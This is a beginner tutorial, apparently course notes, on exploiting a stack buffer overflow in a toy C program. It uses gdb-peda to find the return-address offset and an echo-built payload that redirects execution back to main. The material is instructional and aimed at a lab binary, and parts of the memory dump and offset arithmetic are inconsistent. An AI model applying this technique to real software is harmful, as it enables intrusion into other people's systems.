P.S: ~~A is 0x41 in ASCII~~ hex representation

Let’s try running the program again, this time not overflowing the input.


(in gdb, type “r” to run again. Remember that n is to single step, c is to continue until end of execution or breakpoint). When you get to the part where it asks for input, simply type a couple characters and enter to input something innocent.

```
gdb-peda$ r
Starting program: /tmp/dude/overflowme
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_db.so.1".
```

```
gdb-peda$ n
test
```


Do a single step when you get to this function call,
Then a blank new line will appear, type something short
We do not want to overflow this example. Single step
until you get to the ret instruction.

```
=> 0x555555555167 <main+30>:    call   0x555555555040 <__isoc99_scanf@plt>
```



The first hex address that you see on the top of the stack is the address that it returns to. (In this case, this return leads to an exit routine to quit the program).

How can we abuse a buffer overflow?



Attacker has overwritten the return address, which now goes to the location specified and executes the attackers code

When we overflow the buffer, we write to parts of the memory reserved for managing the flow of execution.

This is simply an inherent flaw in the design of the compiler turning our code into x86.

Let’s walk through how to exploit it !!!!!!

Let’s recompile our code so that
we don’t start crying

```
gcc bufferflow.c -o overflowme -fno-stack-protector -no-pie
```

```
gdb overflowme
```

Make sure to have PEDA installed for the
gdb extension

```
gdb-peda$
```

For the sake of simplicity, we will overwrite the return address so that it jumps back to main and redo's the entire program

Type the following gdb command, observe the address for the starting point of main.

!!!!! Note !!!!! - because this is 64 bit, addresses are always interpreted as 8 bytes, so in actuality the address should be remembered as

0x0000000000401136 (0x00 is a byte) (8 bytes is 8 of those)

Breakpoint main… and type the following command

```
gdb-peda$ pattern create 30
'AAA%AAsAABAA$AAnAACAA-AA(AADAA'
gdb-peda$
```

This creates an input with a special pattern that helps us identify where we overwrite the return address in memory

Probably save this on a notepad or in text, you will get back to it later.

Run/continue the program to run the program as normal, when the input is requested, give it that pattern (ctrl shift c/v to copy/paste)

```
gdb-peda$ c
Continuing.
AAA%AAsAABAA$AAnAACAA-AA(AADAAAAA%AAsAABAA$AAnAACAA-AA(AADAA
Hello AAA%AAsAABAA$AAnAACAA-AA(AADAAAAA%AAsAABAA$AAnAACAA-AA(AADAA

Program received signal SIGSEGV, Segmentation fault.
```

We get a crash! Let’s figure out where that crash is happening.

```
R11: 0x202
R12: 0x0
R13: 0x7fffffffea28 --> 0x7fffffffec94 ("SHELL=/bin/bash")
R14: 0x7ffff7ffd000 --> 0x7ffff7ffe2c0 --> 0x0
R15: 0x403df0 --> 0x401100 (endbr64)
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x40116f <main+57>:  call   0x401030 <printf@plt>
   0x401174 <main+62>:  mov    eax,0x0
   0x401179 <main+67>:  leave
=> 0x40117a <main+68>:  ret
   0x40117b:    add    bl,dh
   0x40117d <_fini+1>:  nop    edx
   0x401180 <_fini+4>:  sub    rsp,0x8
   0x401184 <_fini+8>:  add    rsp,0x8
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe908 ("AA$AAnAACAA-AA(AADAA")
0008| 0x7fffffffe910 ("CAA-AA(AADAA")
0016| 0x7fffffffe918 --> 0x41414441 ('ADAA')
0024| 0x7fffffffe920 --> 0x100400040
0032| 0x7fffffffe928 --> 0x7fffffffea18 --> 0x7fffffffec7f ("/tmp/dude/overflowme")
0040| 0x7fffffffe930 --> 0x7fffffffea18 --> 0x7fffffffec7f ("/tmp/dude/overflowme")
0048| 0x7fffffffe938 --> 0xd0a587fcdf3e2ee3
0056| 0x7fffffffe940 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x000000000040117a in main ()
```

Back to my payload, it seems that the part that overwrote the return address is here-ish, let's test!

```
AAA%AAsAABAA$AAnAACAA-AA(AADAAAAA%AAsAABAA$AAnAACAA-AA(AADAA
gdb-peda$ c
Continuing.
AAA%AAsAABAA$AAnAACAA-AA(AADAAAAA%AAsAABCCCCCCCC
Hello AAA%AAsAABAA$AAnAACAA-AA(AADAAAAA%AAsAABCCCCCCCC

Program received signal SIGSEGV, Segmentation fault.
```

```
=> 0x40117a <main+68>:  ret
   0x40117b:    add    bl,dh
   0x40117d <_fini+1>:  nop    edx
   0x401180 <_fini+4>:  sub    rsp,0x8
   0x401184 <_fini+8>:  add    rsp,0x8
[----------------------------------stack
0000| 0x7fffffffe908 ("CCCCCCCC")
```

Now that we know where our return address is in memory, and what the address of main is. Let's exploit!

```
bristopherwoods@RobotBoy:.../dude$ echo "AAA%AAsAABAA$AAnAACAA-AA(AADAAAAA%AAsAAB" | wc
      1       1      32
```

"A"*32 + (Address of main) = $$$$$

/\ /\

| |

| What we're overwriting return addy with

|

What you would refer to as "padding"

How do we write this exploit and use it?

For simplicity sake, let's make use of echo!

```
echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABYTES"
```

We'll write our payload like this, but there's something important to note about how we're going to write our hex address.

When we write bytes, it's important to encode them properly.

ASCII TABLE

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(	72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29	)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[	123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	|
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D	]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]

The printable/human readable characters that we write to our terminals are bytes that are encoded to appear as characters.

Let’s encode a byte to print the letter “A” using echo.

Decimal	Hex	Char
64	40	@
65	41	A
66	42	B
67	43	C
68	44	D

When encoding bytes using echo, use the “-e” flag to denote that we should treat “\x” as the start of a byte encoding. Every byte should be written with the prefix “\x”.

```
bristopherwoods@RobotBoy:.../dude$ echo -e "\x41"
A
bristopherwoods@RobotBoy:.../dude$
```

Back to our payload…

We say previously that the address for main is 0x0000000000401136


Note!!! - it may be a different value on your end, check with gdb..

Now we can chain the padding with the bytes of the address to have our exploit soup.

```
echo -e "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x36\x11\x40\x00\x00\x00\x00\x00" > payload
```

Wait, why did the write the address backwards?

The cpu interprets our input in little endian, what we normally see is big endian. So we just write our addresses backwards so the execution reads it correctly.



xxd to view the hex/bytes of our payload

```
bristopherwoods@RobotBoy:.../dude$ xxd payload
00000000: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000010: 4141 4141 4141 4141 4141 4141 4141 4141  AAAAAAAAAAAAAAAA
00000020: 4141 4141 4141 4141 3611 4000 0000 0000  AAAAAAAA6.@.....
00000030: 0a                                       .
bristopherwoods@RobotBoy:.../dude$
```

Let’s test our payload! Debug time

gdb into overflowme
breakpoint main
then run the following command

```
gdb-peda$ r < payload
```

This will feed our payload into the standard input when/if our program asks for any, perfect for debugging

P.S - We need to add a few more bytes to our padding! We check how many by examining the stack right before ret gets executed

Breakpoint on return, lets see what the stack looks like after the write


```
 0x000000000040117a <+68>:    ret
d of assembler dump.
b-peda$ b *main+68
```

```
=> 0x40117a <main+68>:  ret
   0x40117b:    add    bl,dh
   0x40117d <_fini+1>:  nop    edx
   0x401180 <_fini+4>:  sub    rsp,0x8
   0x401184 <_fini+8>:  add    rsp,0x8
[----------------------------------stack-----------------------------------]
0000| 0x7fffffffe908 --> 0x401136 (<main>:      push   rbp)
0008| 0x7fffffffe910 --> 0x7fffffffea00 --> 0x7fffffffea08 --> 0x38 ('8')
0016| 0x7fffffffe918 --> 0x401136 (<main>:      push   rbp)
0024| 0x7fffffffe920 --> 0x100400040
0032| 0x7fffffffe928 --> 0x7fffffffea18 --> 0x7fffffffec7f ("/tmp/dude/overflowme")
0040| 0x7fffffffe930 --> 0x7fffffffea18 --> 0x7fffffffec7f ("/tmp/dude/overflowme")
0048| 0x7fffffffe938 --> 0x5ee1bd755674407b
0056| 0x7fffffffe940 --> 0x0
[--------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x000000000040117a in main ()
gdb-peda$
```


Start of our buffer
gdb-peda$ x/20gx $rsp-0x30
0x7fffffffe8d8: 0x0000000000401174 0x4141414141414141
0x7fffffffe8e8: 0x4141414141414141 0x4141414141414141
0x7fffffffe8f8: 0xAAAAAAAAAAAAAAAA 0xAAAAAAAAAAAAAAAA
0x7fffffffe908: 0x0000000000401136
Where the return address is located
0x7fffffffe918: 0x0000000000401136 0x0000000100400040
0x7fffffffe928: 0x00007fffffffea18 0x00007fffffffea18
0x7fffffffe938: 0x5ee1bd755674407b 0x0000000000000000
0x7fffffffe948: 0x00007fffffffea28 0x00007ffff7ffd000
0x7fffffffe958: 0x0000000000403df0 0xa11e428a8456407b
0x7fffffffe968: 0xa11e52f1af7e407b 0x0000000000000000
gdb-peda$
It seems we have overwritten the address of main, start single stepping to see how that looks like

Let’s try our buffer overflow challenge!
I will help you!

Good resource for recap of how your code gets transformed into an executable



Excellent resources

https://lightfootlabs.io/resources/Learn-Buffer-Overflows-through-Visuals
https://dmz.torontomu.ca/wp-content/uploads/2020/12/Binary-Exploitation.pdf